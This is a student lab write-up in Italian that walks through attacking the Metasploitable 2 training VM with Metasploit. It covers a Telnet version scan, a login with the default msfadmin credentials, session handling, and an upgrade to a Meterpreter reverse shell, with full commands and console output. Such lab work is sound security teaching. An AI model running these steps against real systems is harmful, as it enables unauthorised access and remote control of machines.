S7L2
Exploit Telnet con Metasploit

Esercizio:

Fase 1: Scansione del servizio Telnet

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per analizzare il servizio Telnet sulla macchina Metasploitable, adoperando il modulo **auxiliary/scanner/telnet/telnet_version**.

Fase 2: Autenticazione e creazione della sessione

L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite.
Utilizza il modulo **auxiliary/scanner/telnet/telnet_login** e imposta i seguenti parametri:

- Il target RHOSTS.
- Le credenziali note USERNAME e PASSWORD.
- L'opzione STOP_ON_SUCCESS su true.

Una volta eseguito con successo, il modulo stabilirà una sessione di comando.

Fase 3: Gestione delle Sessioni

Verifica le sessioni attive tramite il comando sessions **-l**, per interagire con la sessione appena creata, digita **sessions -i ID_sessione>**.

Fase 4: Upgrade della sessione a Meterpreter

Metti in background la sessione attiva usando la combinazione di tasti **Ctrl+Z** e confermando con **y** alla richiesta.


Successivamente, utilizza il modulo **post/multi/manage/shell_to_meterpreter** per eseguire l'upgrade della sessione a Meterpreter.

Controlla le opzioni con il comando **show options** ed effettua tutte le configurazioni necessarie per completare l'operazione.

Premessa: Avvio

Per prima cosa avviamo il framework Metasploit digitando il comando:

msfconsole



Fase 1: Scansione del servizio Telnet

In questa fase iniziale, viene eseguita una scansione per verificare la presenza e la versione del servizio Telnet sul target.

Per prima cosa carichiamo il modulo:

use auxiliary/scanner/telnet/telnet_version

Poi impostiamo il target dicendo a Metasploit quale macchina analizzare:

set RHOSTS 192.168.50.3

Infine eseguiamo:

exploit

A questo punto, Metasploit contatterà il target sulla porta Telnet (porta 23) e cercherà di capire la versione del software in esecuzione.

```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.3
RHOSTS ⇒ 192.168.50.3
msf auxiliary(scanner/telnet/telnet_version) > exploit
[+] 192.168.50.3:23       - 192.168.50.3:23 TELNET _                                     _       _ _
_/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_)
                  \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\
[*] 192.168.50.3:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) >
```

Il modulo ha confermato che la porta 23 era aperta e un servizio Telnet era in ascolto.


Fase 2: Ottenimento dell'accesso (Exploitation)

Sfruttando la conoscenza che Metasploitable 2 utilizza credenziali di default, è stato tentato un attacco di login.

Per prima cosa utilizziamo il seguente modulo:

`auxiliary/scanner/telnet/telnet_login`

Poi settiamo l'host remoto (RHOSTS), l'username, la password e lo "STOP_ON_SUCCESS":




L'autenticazione è riuscita con successo, le credenziali **`msfadmin`**/**`msfadmin`** sono state confermate come valide e Metasploit ha automaticamente creato una sessione di comando (shell).

Fase 3: Gestione della sessione

È possibile verificare le sessioni attive tramite il comando:


session -l



L'output mostra una sessione attiva di tipo **`shell`** stabilita con il target.

Per interagire con la sessione appena creata utilizziamo il comando (1 è l'ID della sessione):

sessions -i 1



L'interazione con la sessione ha confermato l'accesso alla riga di comando del sistema operativo target.

Fase 4: Upgrade della sessione

Per ottenere funzionalità più avanzate, la shell di base è stata messa in background (**Ctrl+Z**, poi **y** per confermare) e aggiornata a una sessione Meterpreter tramite il comando:

use post/multi/manage/shell_to_meterpreter

Usiamo invece **set SESSIONS 1** per dare al modulo una sessione da cui operare.

Una volta settata la sessione utilizziamo:

exploit

Questo comando utilizza la sessione shell di base (**SESSION 1**, in background) come un "canale" per inviare comandi, questi comandi ordinano alla macchina target di scaricare ed eseguire in memoria il payload Meterpreter.

Una volta che il payload Meterpreter è in esecuzione sul target, si connette a Metasploit, creando una nuova sessione (es. **SESSION 2**) molto più potente e avanzata.

```
msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N]  y
msf auxiliary(scanner/telnet/telnet_login) > back
msf > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf post(multi/manage/shell_to_meterpreter) > exploit
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.10:4433
[*] Sending stage (1062760 bytes) to 192.168.50.3
[*] Meterpreter session 2 opened (192.168.50.10:4433 → 192.168.50.3:34372) at 2025-11-05 10:09:17 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
```

Conclusioni:

Digitando **sessions -l** vedremo entrambe le sessioni attive.